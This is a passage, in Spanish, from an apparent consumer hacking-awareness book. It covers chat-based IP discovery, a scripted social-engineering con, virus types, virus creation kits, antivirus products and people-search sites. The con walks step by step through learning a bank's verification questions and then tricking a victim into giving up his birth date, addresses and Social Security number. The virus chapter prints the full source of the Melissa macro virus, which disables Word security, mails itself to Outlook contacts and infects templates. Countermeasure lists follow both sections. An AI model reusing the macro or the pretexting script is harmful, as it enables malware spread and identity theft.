Los hackers saben esto y se aprovechan de las personas inocentes que solamente quieren conversar y hablar con otros. Muchos de los programas de chat exponen el IP de la computadora de la persona con la cual están hablando y el hacker solamente lo que necesita es hablar unos segundos con esa persona para saber su IP y así empezar su ataque. Personalmente entiendo que no debería ser así, que no debería haber personas con ese sentido de vida, pero la red es bien parecida a la vida real, existen personas buenas y también malas.

**"La Ingeniería Social es una técnica utilizada por el 100% de los hackers. Ellos saben que ningún ser humano tiene la protección necesaria para defenderse de este ataque"**

Como había mencionado anteriormente, uno de los programas más usados por los hackers para conversar con sus víctimas es: **Mirc**, y se puede descargar desde: http://www.mirc.com




Este programa funciona a través de canales que son como temas o secciones. Por ejemplo, el canal de Puerto Rico o el canal de música. Las personas entran al canal y hablan con las personas que estén en ese mismo canal. A su mano derecha usted puede ver las personas conectadas. Las que tienen la @, son los operadores, son los que mandan en el canal y mantienen un control para que las personas no hablen malo o hagan cosas que no deben. Si alguien no sigue las reglas del canal, el operador podrá sacarlo fuera del canal.

Los hackers lo que hacen es que escogen a una víctima y le verifican su IP dándole con el botón derecho encima del nombre y escogiendo la opción que dice "**Whois**". Ahí aparece en que canales se encuentra la persona, la dirección y el IP de la víctima.

Con el IP el hacker ya puede empezar a crear su plan de ataque y ver si tiene alguna vulnerabilidad en su sistema, qué puertos tiene abiertos y qué recursos compartidos tiene para que pueda acceder.

Hay que entender que cada persona que se conecta a un chat es un ser humano y los hackers lo saben. Al ser humano lo mueven los sentimientos y actúa según su sentido común. A los Hackers no

les importa si la víctima esta triste o feliz, ellos quieren unos resultados, quieren su información o simplemente entrar a su sistema.

Debe tener mucho cuidado en cuáles chat usted personalmente entra, porque podría tener a un hacker esperándolo.

## Técnica común de Ingeniería Social

Los hackers siempre están buscando cómo mejorar sus técnicas para así hacerlas más efectivas. Un ejercicio muy común por los hackers es hacer una llamada al banco o agencias de Internet y preguntar sobre los pasos para realizar una transferencia de dinero de cuenta en cuenta o por una cancelación de servicios. Veamos en esta próxima conversación que sucede:

**Conversación:**

**Hacker**> El hacker marca el # telefónico del banco #$$#@$$@!@~.

**Representante del banco**> Muy Buenos días, le habla la Sra. Vélez, en que puedo ayudarle en el día de hoy.

**Hacker**> Sí, es que quisiera transferir unos fondos a otro banco.

**Representante del banco**> Bien, ¿Me podría usted brindar su número de cuenta por favor?

**Hacker**> Lo siento, pero ahora mismo no lo tengo a la mano.

**Representante del banco**> No se preocupe, ¿Por favor indíqueme cuál es su # de seguro social?

**---- cut here ----**

*Esta es una parte crucial, pero lo que esta pasando aquí es que el hacker esta llamando a su banco real y va a dar su información de verdad. El hacker lo que quiere ver es cuáles son las preguntas que le van a hacer para poder completar la transacción.*

**---- cut here ----**

**Hacker** > Si no hay problema. Mi número de seguro social es: 585-58-xxxx.

**Representante del Banco** > ¿Ahora, me podría indicar su fecha de nacimiento?

**Hacker** > Si, mi fecha de nacimiento es el 19 de marzo de 1972.

**Representante del Banco** > ¿Ahora, me podría indicar su dirección física y postal?

**Hacker** > Claro, mi dirección física es…. Y la postal es….

**Representante del Banco** > Gracias Sr. García, ya hemos verificado su información, cuánto dinero desea transferir.

**Hacker** > ¿Cuánto dinero tengo disponible?

**Representante del Banco** > Usted tiene disponible $352 dólares.

**Hacker** > mmm? Tengo poca cantidad en mi balance, entonces por ahora no voy a hacer la transferencia, disculpe. Muchas gracias.

El hacker ahora tiene todas las preguntas que le haría el banco. Ahora lo que el hacker tiene que hacer ingeniárselas para buscar la forma y conseguir esa información de la víctima.

El hacker conoce a Carlos. Carlos es un muchacho muy amable y amigable. El hacker habla con él por dos horas, compran algo de tomar y comienza a hablar de sus trabajos y sobre sus negocios. El hacker siempre lo que hace es mentir. Pero a su vez le pregunta el nombre y se presenta.

**Aquí empieza la conversación con Carlos: (El hacker conoce a Carlos en la ciudad)**

**Hacker** > ¿Oye Carlos, tú eres de apellido Cruz de casualidad?

**Carlos** > No, mis apellidos son Aponte Ayala.

**Hacker** > Disculpa Carlos. Oye Carlos y ¿hace tiempo que llevas viviendo aquí en la ciudad?

**Carlos** > Si, desde que nací.

**Hacker** > O sea que mirando más o menos tu edad, llevas como 30 años viviendo aquí en la ciudad.

**Carlos** > Gracias por lo de joven tengo 42 años, nací en el 19xx.

**Hacker** > ¡Ja!, que bien eres mayor que yo por 3 años.

**--- Cut here ---**

Ahí la conversación se acaba, intercambian teléfonos y emails y se despiden. Para el hacker es importante mantener la comunicación, debido a que todavía le falta información por conseguir para poder hacer su ataque.

**--- Cut here ---**

El hacker ya tiene, nombre completo, teléfono, fecha de nacimiento (Todavía incompleto, le falta el mes y el día).

Luego de esto el hacker se comunica con Carlos y le pregunta cuál es su dirección postal porque necesita enviarle un paquete relacionado con su negocio. Carlos muy gustosamente le dice que el paquete puede enviarlo a: P.O Box 201 ... Puerto Rico.

El hacker le dice "ok, te lo envío a las 3:00 p.m". A las 3:35 el hacker llama a Carlos y le dice que el servicio de correo que él utiliza no entrega a P.O Box. Le pregunta cuál es la física y Carlos gustosamente se la da. Mi dirección física es….

**--- Cut here ---**

El hacker ahora tiene la dirección física y postal, ahora falta el seguro social de Carlos.

El hacker le había comentado a Carlos que el trabaja en una agencia de Seguros. Carlos era médico. Un día Carlos y el Hacker se reúnen para hablar y el hacker le dice que le va a regalar una póliza de seguros por si algún día le pasa algo. Carlos se ríe y le dice, ¿Tu estás seguro?... me vas a regalar una póliza. El hacker le dice, claro. Bueno la verdad es que yo no, si no la compañía en la que trabajo es la que te lo va a dar. Carlos dijo "**me gusta eso**". Entonces pregunta, ¿Qué tengo que hacer para la póliza?, "nada, simplemente llena estos papeles, y escribes el seguro social en la parte del medio, luego los teléfonos de contacto y los datos de tus familiares cercanos".

Carlos le llena los documentos y se los entrega al Hacker.

- **Misión Completada** – El hacker ahora tiene todo lo que necesita para hacer el ataque.

## Contramedidas:

- Adiestre a su equipo de trabajo para que este alerta sobre los posibles ataques de ingeniería social.
- Siempre solicite evidencia verificable sobre la identidad de la persona
- No crea siempre que la llamada de un banco sobre el estatus de su cuenta bancaria, es real
- Tenga mucho cuidado a quien le ofrece información confidencial
- Siempre que visite un portal que requiera información confidencial, verifique si ese portal es real, comunicándose directamente con la empresa.
- Nunca coloque información personal en foros ni chats
- Tenga mucho cuidado sobre la información que usted coloca en las redes sociales
- Si recibe un email sospechoso solicitando información confidencial, tenga mucho cuidado
- Siempre que visite un portal de Internet, verifique si la dirección es la correcta. Muchos atacantes registran dominios parecidos al nombre comercial y un usuario se podría confundir al escribir el nombre del dominio y así entrar a la página del atacante. Por ejemplo, usted desea entrar a www.tubancofavorito.com (Ejemplo) y el atacante tiene una dirección el cuál es: wwwtubancofavorito.com. Si usted observa la primera tiene un punto luego de las 3 w y la otra no.
- Supervise las llamadas que entran a su oficina. Muchos hackers llaman para obtener información sobre su empresa y/o empleados. Tenga mucho cuidado que información autoriza a sus empleados a ofrecer.

# Los Virus

CAPITULO 8

## Los Virus

Los virus son el pan de cada día de los hackers. Hay estudios que informan que al día aparecen más de 1,500 virus nuevos. Un virus es un programa de computadora diseñado para hacer daño.

**¿Porque los hackers / crackers crean los virus?**

**Interesante pregunta**. Para eso tendríamos que estudiar un poco más el comportamiento humano, pero su explicación no es tan difícil. Lo malo llama la atención de los seres humanos. Les voy a hablar un poco de psicología humana. Nosotros los seres humanos somos lo que somos por nuestra cultura, sociedad y método de crianza. Entendemos que podemos elegir a la ahora de cómo comportarnos, pero ya tenemos una programación en nuestra cabeza. ¿Qué quizás podemos cambiar la forma de pensar?. Sí!, es cierto, pero es difícil. Tenemos hábitos, tenemos formas de pensar y comportamientos definidos.

Desde pequeño recibimos regaños, insultos, nos dicen que no nos quieren y nos hacen mucho daño. Seguimos creciendo y muchas veces con dolores de nuestro pasado. De ahí, se crean varias personalidades. Estudios psicológicos indican que cada ser humano, tiene varias personalidades las cuales son:

1. **Forma Adulta o neutral,** es la forma en que somos cada día y somos reconocidos mediante la sociedad y el trabajo laboral. Así nos distinguimos día a día.
2. **El niño Interior,** el niño interior es lo que ocultamos para que la gente no vea las tonterías que hacemos, o los miedos que tenemos. Pero cuando estamos solos, jugamos, gritamos y hasta lloramos como nenes chiquitos.
3. **El Asesino,** es la que todo el mundo ignora y siempre está presente. Quiero que te hagas una pregunta usted mismo y pienses en algo que te voy a preguntar. ¿**Alguna vez has pensado que has matado a alguien?**, no te asustes por la pregunta, quizás se activó un estado de alerta, estás pensando que el autor del libro se volvió loco en preguntarte esto. Quizás nadie te lo ha preguntado. Pero piensa en la pregunta: ¿**Alguna vez has pensado que has matado a alguien?** o quizás sentiste ese deseo de estrangular a alguien por algo que te hizo, algo malo?... De ahí viene todo eso.

Todos estos comportamientos los tenemos todos los días, pero son controlados por nuestro estado conciente. Ahora fíjate que todo lo que es malo llama la atención, el 90% de las portadas de los periódicos son negativas. Eso llama la atención porque activa un sentido que indica que se supone que no todo este mal. Desde pequeño nos dicen, se bueno, se bueno, se bueno y todo lo que nos rodea indica lo contrario. Cuando vemos algo negativo, va encontrar de nuestros principios y así capta nuestra atención y nos llama.

Esto pasa en todos los factores, pues de ahí existen personas muy inteligentes que preparan estos programas en la red, para liberarse de deseos que llevan en su interior para hacer daño. Muchos lo hacen para ganar dinero, otros simplemente para hacer daño. Es algo que llama la atención, incluso usted mismo está leyendo un libro de hackers. **¿Qué le llamó la atención?** Le llamó la atención la tienda donde lo compró o simplemente el hecho de querer entrar a otra computadora y ver lo que los otros hacen?... **usted sólo sabrá.**

A continuación encontrarás los tipos de virus que existen actualmente y su comportamiento.

## Tipos de Virus:

Existen una variedad de virus según su forma de actuar y así son clasificados:

- **Worms o gusanos:** Esta clasificación se activa cuando el sistema operativo está en función y suele reproducirse a través de la red por medio de emails.

- **Troyanos:** Este tipo de virus activa una puerta trasera en una computadora, la cual le permite al hacker conectarse a un sistema y controlarlo.

- **Jokes o virus de broma:** No es un virus real y son utilizados para hacer bromas. Trabaja como si fuera un virus, pero no es dañino.

- **Hoaxes o falsos virus:** Son mensajes con información falsa que se utilizan para asustar a las personas y a su vez es trasmitido por email.

- **Virus de macros:** Los macro virus pueden venir a través de emails y documentos. Su enfoque principal puede ser en afectar los documentos de Microsoft Office o cualquier otro documento que maneje esos tipos de programaciones: **Macro Language**.

Para que usted tenga una idea voy a presentarles el código de un virus muy famoso de formato MACRO. Es el Virus Melissa, es un virus que se regó por toda la red en cuestión de horas utilizando un sistema de envió mediante direcciones de correos

En la próxima página usted podrá ver el código del "**Virus Melissa**":

## Código fuente del Virus Melissa:

```
Private Sub AutoOpen()
On Error Resume Next
p$ = "clone"
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") = 1&
Else
p$ = "clone"
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt
= (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <>
"... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
p$ = "clone"
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "...
by Kwyjibo"
End If
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
```

```
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
p$ = "clone"
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Clone written by Duke/SMF
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText "Twenty-two points, plus triple-word-score, plus
fifty points for using all my letters. Game's over. I'm outta here."
End Sub
```

En Internet existen miles de virus disponibles para que veas los códigos fuentes y los estudies. Estos virus están creados en diferentes tipos de lenguajes de programación. Algunos de estos virus están creados en Macros, Visual Basic Scripts, Batchs, C+, entre otros. Usted debe tener mucho cuidado con los archivos que recibe y/o maneja en su empresa.

Los hackes saben que el activo más importante en una empresa es la información, no los equipos. Si un atacante desea hacerle daño a su empresa, puede atacar dos puntos en específico:

1. La información de la empresa, tales como recursos importantes archivos confidenciales

2. Recursos de la red (servidores y estructuras de comunicación)

Todo tipo de ataque a nivel de los virus, es afectar la información, observe que cuando un virus entra a su computadora, los archivos de la computadora se alteran. Claro esto es pensando que el virus tiene como fin dañar archivos.

Mientras más destructivo es el virus, más motivación es para el atacante.

Lo curioso de todo esto, es que el hacker no tiene que saber nada de programación para crear sus propios virus. Esto es debido a que ya existen programas que crean los virus, si necesidad de escribir ningún código de programación. A estos programas se le llaman Laboratorios para la creación de Virus "**Virus Labs Creator**" **.**

## Virus Labs Creator

Algo interesante que debes saber es que los hackers muchas veces no hacen los virus ellos mismos, si no que utilizan unos programas llamados laboratorios de virus para crear los virus. El hacker lo que hace es que abre el programa y le indica al sistema cómo quiere el virus, y el programa lo crea. Así el hacker puede tener un virus hecho a la medida.

**Vea alguno de los programas que utilizan los hackers para crear sus virus:**

Name: **Anti Windows Virus Creation Kit**
Creator/Origin: Unknown / Unknown
AKA : AWVCK
Type: Virus Creation Tool


Muchos de estos programas son considerados ilegales por una gran cantidad de países. Debido a que muchas personas han bajado estos programas del internet y han infectado universidades completas y hasta el gobierno. Hacer un virus y enviarlo por la red es ilegal.


**Name: Black Knight Macro Virus Construction Kit**

Creator/Origin: Black Knight / Philippines

AKA : BKMVCK

Type: Virus Creation Tool


**Name: Ding Lik's C Virus Generator**
Creator/Origin: Ding Lik / Indonesia
AKA : DLCVG
Type: Virus Creation Tool



N**ame: Mister Spocks Virus Generator**

Creator/Origin: Mister Spock / Germany

AKA : MSVG

Type: Virus Creation Tool


**Anti-Virus**

Los antivirus son una parte crucial de un sistema informático. Hoy en día todos necesitamos un antivirus. Hay antivirus para todo tipo, unos son gratis y otros son pagando. La verdad es que existen una gran gama de antivirus diseñados para todo tipo de necesidades. Personalmente me gusta mucho el Antivirus Avast. Actualmente la versión **Home** es gratuita, por lo menos al momento de escribir este libro.

El **Antivirus Avast** es gratuito en la versión Home, la versión Professional hay que pagarla. Es muy buen producto. La página del Antivirus Avast es: http://www.avast.com


Es posible que la versión que usted baje sea diferente a la que aparece en este libro.

**Los siguientes son los antivirus más usados:**

1. **BitDefender**: http://www.bitdefender.com
2. **McAfee Virus Scan**: http://www.mcafee.com
3. **Kaspersky**: http://www.kaspersky.com
4. **Norton Antivirus**: http://www.symantec.com
5. **Panda Antivirus**: http://www.panda.com
6. **AntiVir**: http:///www.free-av.com
7. **Avast Antivirus:** http://www.avast.com
8. **Trend Micro PC-Cillin**: http://www.trendmicro.com
9. **Grisoft AVG Free Edition**: http://www.grisoft.com

Usted ahora podrá escoger entre los antivirus que desee. Es recomendable que su computadora tenga antivirus, si no lo tiene, debe instalarlo. Algo muy importante que quiero comentar es que usualmente las computadoras que se utilizan para hacking no se les instala antivirus y porque algunos antivirus bloquean algunos programas que se utilizan para hacer pruebas de seguridad.

Recuerde que si va a instalar un antivirus debe mantenerlo actualizado. Todos los días salen virus nuevos, de nada sirve tener un antivirus sin actualizar. La mayoría de los antivirus le permiten actualizarse a través de Internet. Recuerde conectar su sistema a una red con Internet para que pueda actualizar su sistema por lo menos una vez a la semana.

**Contramedidas:**

- Siempre tenga su antivirus actualizado y funcionando
- Nunca abra archivos que desconece su uso
- No crea siempre que los archivos que le envían por email son legítimos
- No permita que personas no autorizadas, utilicen su computadora
- Evite compartir pendrive con otras personas
- No instale programas en su computadora que no sean originales
- Mantega su sistema operativo actualizado
- Realice escaneo cada 7 días de todo el sistema
- Evite descargar programas de computadora que no sean originales
- Evite descargar programas de torrents
- Si va a instalar un programa, escanee el programa con un antivirus actualizado
- Todos los archivos que usted copie a su computadora deben ser escaneados por el antivirus


# Cómo un hacker consigue su información en Internet

CAPITULO 9

## ¿Cómo un hacker consigue su información en Internet?

Los hackers tienen varios recursos para conseguir a cualquier persona en Internet. Existen métodos fáciles y otros métodos más complicados. La verdad es que siempre los hackers se buscan la forma de cómo conseguir la información de cualquier persona. Una de las herramientas es paciencia y la otra es la Internet. Usualmente las empresas divulgan información sobre sus empleados en la red. Incluso los hackers a veces acceden a las páginas de Internet de estas empresas y cuando ven, tienen información sobre sus empleados, equipo de ventas y todo lo relacionado con su empresa. Se sienten tan orgullosos de ellos que hablan de lo que hacen y a veces dan hasta sus números de celulares para que los consigan. ¿Interesante no?.. Ahora veamos qué herramientas existen en Internet para conseguir a cualquier persona que usted desee.

Una de las herramientas más utilizadas es **Intelius.com**. Esta página le permite a usted conseguir a una persona a través de todo Estados Unidos y Puerto Rico. Veamos el sitio: **Intelius.com**




Este sitio le permite al hacker buscar por nombre, teléfono, seguro social, email y dirección postal o física. Este sitio es muy interesante debido a que le permite al hacker conocer sobre:

**1**. Información sobre los récords públicos del individuo
**2**. Resumen de las propiedades que tiene el individuo

**3**. Historial de las direcciones físicas y postales
**4**. Verificación del estado criminal
**5**. Reporte de búsqueda

**Reporte Criminal:**

RECORD 1 OF 2

| IDENTIFICATION | PROFILE INFO |
|---|---|
| LORI ORTIZ | WEIGHT: 150LBS |
| CAUCASIAN FEMALE | HEIGHT: 5'4" |
| DOB: 02/12/1946 | EYE COLOR: HAZEL |
| | HAIR COLOR: BLACK |

OFFENSE DETAILS

CASE NUMBER: C550112598 - CONFIRM CASE AT THE COURTHOUSE

| | | | |
|---|---|---|---|
| COURT NAME: | SPOKANE COUNTY DISTRICT COURT | ARREST AGENCY: | WA0572000 |
| ARREST DATE: | 12/16/2001 | CASE YEAR: | 2001 |
| CASE CATEGORY CODE: | CONVICTED | DISPOSITION DATE: | 12/23/2002 |
| ORIGINAL PLEA: | GUILTY TO LESSER | STATE CODE: | WA |
| OFFENSE ID: | WA_AOC421343CC | OFFENSE DATE: | 12/14/2001 |
| OFFENSE CODE: | 42.91.555 | OFFENSE CLASS: | 3 |
| OFFENSE TYPE: | INFRACTION | OFFENSE: | THEFT AGGREGATE 20K |

RECORD 2 OF 2

| IDENTIFICATION | PROFILE INFO |
|---|---|
| LORI ORTIZ | WEIGHT: 162LBS |
| ASIAN FEMALE | HEIGHT: 5'2" |
| DOB: 01/22/1961 | EYE COLOR: BLACK |
| | HAIR COLOR: BLACK |

OFFENSE DETAILS

CASE NUMBER: C550112598 - CONFIRM CASE AT THE COURTHOUSE

| | | | |
|---|---|---|---|
| COUNTY CHARGED: | METRO | COURT NAME: | MUNICIPAL COURT OF SEATTLE |
| CASE YEAR: | 2000 | CASE CATEGORY CODE: | CHARGED/ARRAIGNED/CONVICTED |
| DISPOSITION DATE: | 09/14/2000 | ORIGINAL PLEA: | GUILTY |
| VERDICT FINDING: | GUILTY | STATE CODE: | WA |

En esta sección se menciona la lista de los records criminales del individuo. Es importante indicar que este ejemplo fue extraído de la página de Intelius.com y no fue la realización de una persona en particular. Aparece en la página de Intelius.com como un ejemplo de sus servicios.

**“Muchos detectives y empresas de investigación utilizan esta herramienta”**

**Historial de Propiedades:**

| ADDRESS | PHONE | ADDITIONAL REPORTS |
|---|---|---|
| 304 108TH AVE SE SE<br>BELLEVUE, WA 98004 | (425) 555-1212 | **Property Report** |
| 101 PINE ST 100 #100<br>SEATTLE, WA 98052 | (425) 999-1212 | **Property Report** |
| 3452 16TH AVE NE NE<br>RENTON, WA 98055 | (206) 555-7948 | **Property Report** |
| 100 WOODS DR AVE #Apt 3G<br>SAN JOSE, CA 95116 | (415) 555-1453 | **Property Report** |
| 345 45TH SW UNIT #Unit 3<br>NEW YORK, NY 10023 | (684) 555-1453 | **Property Report** |

**PROPERTY HISTORY SUMMARY**

**WHAT IS A PROPERTY HISTORY SUMMARY?**

This section lists summary, neighbors, relatives and area data associated with the property when available. The Relatives and Associates section lists potential relatives or previous occupants associated with an individual and / or their address from public records. The Neighbors Around the Property section lists the immediate neighbors around the property. These sections can help confirm the people linked to your subject and provide additional people that may have current or forwarding information on the whereabouts of your subject.

**ADDRESS & CONTACT INFO:**
**304 108th Ave**
**Bellevue, WA 98004**
**(425) 555-1212**

GET A COMPLETE PROPERTY REPORT


**Complete Property Reports Include:**

**PROPERTY DETAILS**

| ASSESSED VALUE | OWNER NAME | SQ. FT. / BEDROOMS | TAXES |
|---|---|---|---|
| $657,938 | Ortiz Lori | 1,750 / 3 | $6,120 (2006) |

**NEIGHBORS AROUND THE PROPERTY**

| NAME | CONTACT INFO | |
|---|---|---|
| NANCY RODRIGUEZ | 525 108TH AVE. SE<br>BELLEVUE, WA 98005<br>(425) 555-XXXX | **Background Check** |
| JOHN GATES | 419 108TH AVE. SE<br>BELLEVUE, WA 98005<br>(425) 949-XXXX | **Background Check** |

En este historial aparecen las propiedades que posee el individuo, también la cantidad de impuestos, valor de la propiedad y el nombre de dueño. Como si esto fuera poco el hacker podrá obtener la localización de la propiedad a través de un mapa, que provee el mismo sitio de Intelius.com

**“Sus datos podrían estar en este sistema”**

**Historial de Juicios Civiles:**

CIVIL JUDGEMENT RECORDS FOR LORI ORTIZ IN THE STATE OF WA

RECORD 1:

CIVIL RECORD VERIFICATION: CONFIRM CASE # DC-020969-2004 AT THE COURT HOUSE

| | | | |
|---|---|---|---|
| DEFENDANT: | ORTIZ, LORI A | CASE NUMBER: | DC-020969-2004 |
| FILING TYPE: | CIVIL SUIT | FILING DATE: | 20041213 |
| ADDRESS: | 1212 KENNEDY BLV | CITY: | BELLEVUE |
| STATE: | WA | ZIP: | 98005 |
| PLAINTIFF: | GILLBERT, TRAVIS & DRISCOLL | COURT CODE: | WA5 |
| COURT NAME: | HUDSON | UNLAWFUL DETAINER: | N |
| ACTION TYPE: | CONTRC-REG | | |

RECORD 2:

CIVIL RECORD VERIFICATION: CONFIRM CASE # LT-003165-05 AT THE COURT HOUSE

| | | | |
|---|---|---|---|
| DEFENDANT: | ORTIZ, LORI A | CASE NUMBER: | LT-003165-05 |
| FILING TYPE: | LANDLORD TENANT SUITS | FILING DATE: | 20050330 |
| ADDRESS: | 35 MARINO AVE | CITY: | REDMOND |
| STATE: | WA | ZIP: | 98052 |
| PLAINTIFF: | EVANS COMMUNITY | COURT CODE: | WA23 |
| COURT NAME: | KING | UNLAWFUL DETAINER: | N |
| ACTION TYPE: | CONTRACT | | |

RECORD 3:

CIVIL RECORD VERIFICATION: CONFIRM CASE # AT THE COURT HOUSE

| | | | |
|---|---|---|---|
| DEFENDANT: | ORTIZ, LORI S | CASE NUMBER: | |
| FILING TYPE: | SUIT FORECLOSURE | FILING DATE: | 19910819 |
| ADDRESS: | 500 FAIRVIEW AV | CITY: | SEATTLE |
| STATE: | WA | ZIP: | 98023 |
| PLAINTIFF: | CITICORP MORTGAGE INC | COURT CODE: | WA19 |
| COURT NAME: | KING | UNLAWFUL DETAINER: | N |

**“Si te portas mal, podrías tener un record negativo en Internet”**

**Resultados de Matrimonios y Divorcios:**

**MARRIAGE & DIVORCE RECORD RESULTS**

**WHAT IS A MARRIAGE AND DIVORCE RECORDS?**

This section lists marriage and divorce records that share the same name and state as your search subject. The marriage and divorce report can be helpful in providing historical information for your search subject. Results may include groom's name and age, bride's name and age, location, date and file number.

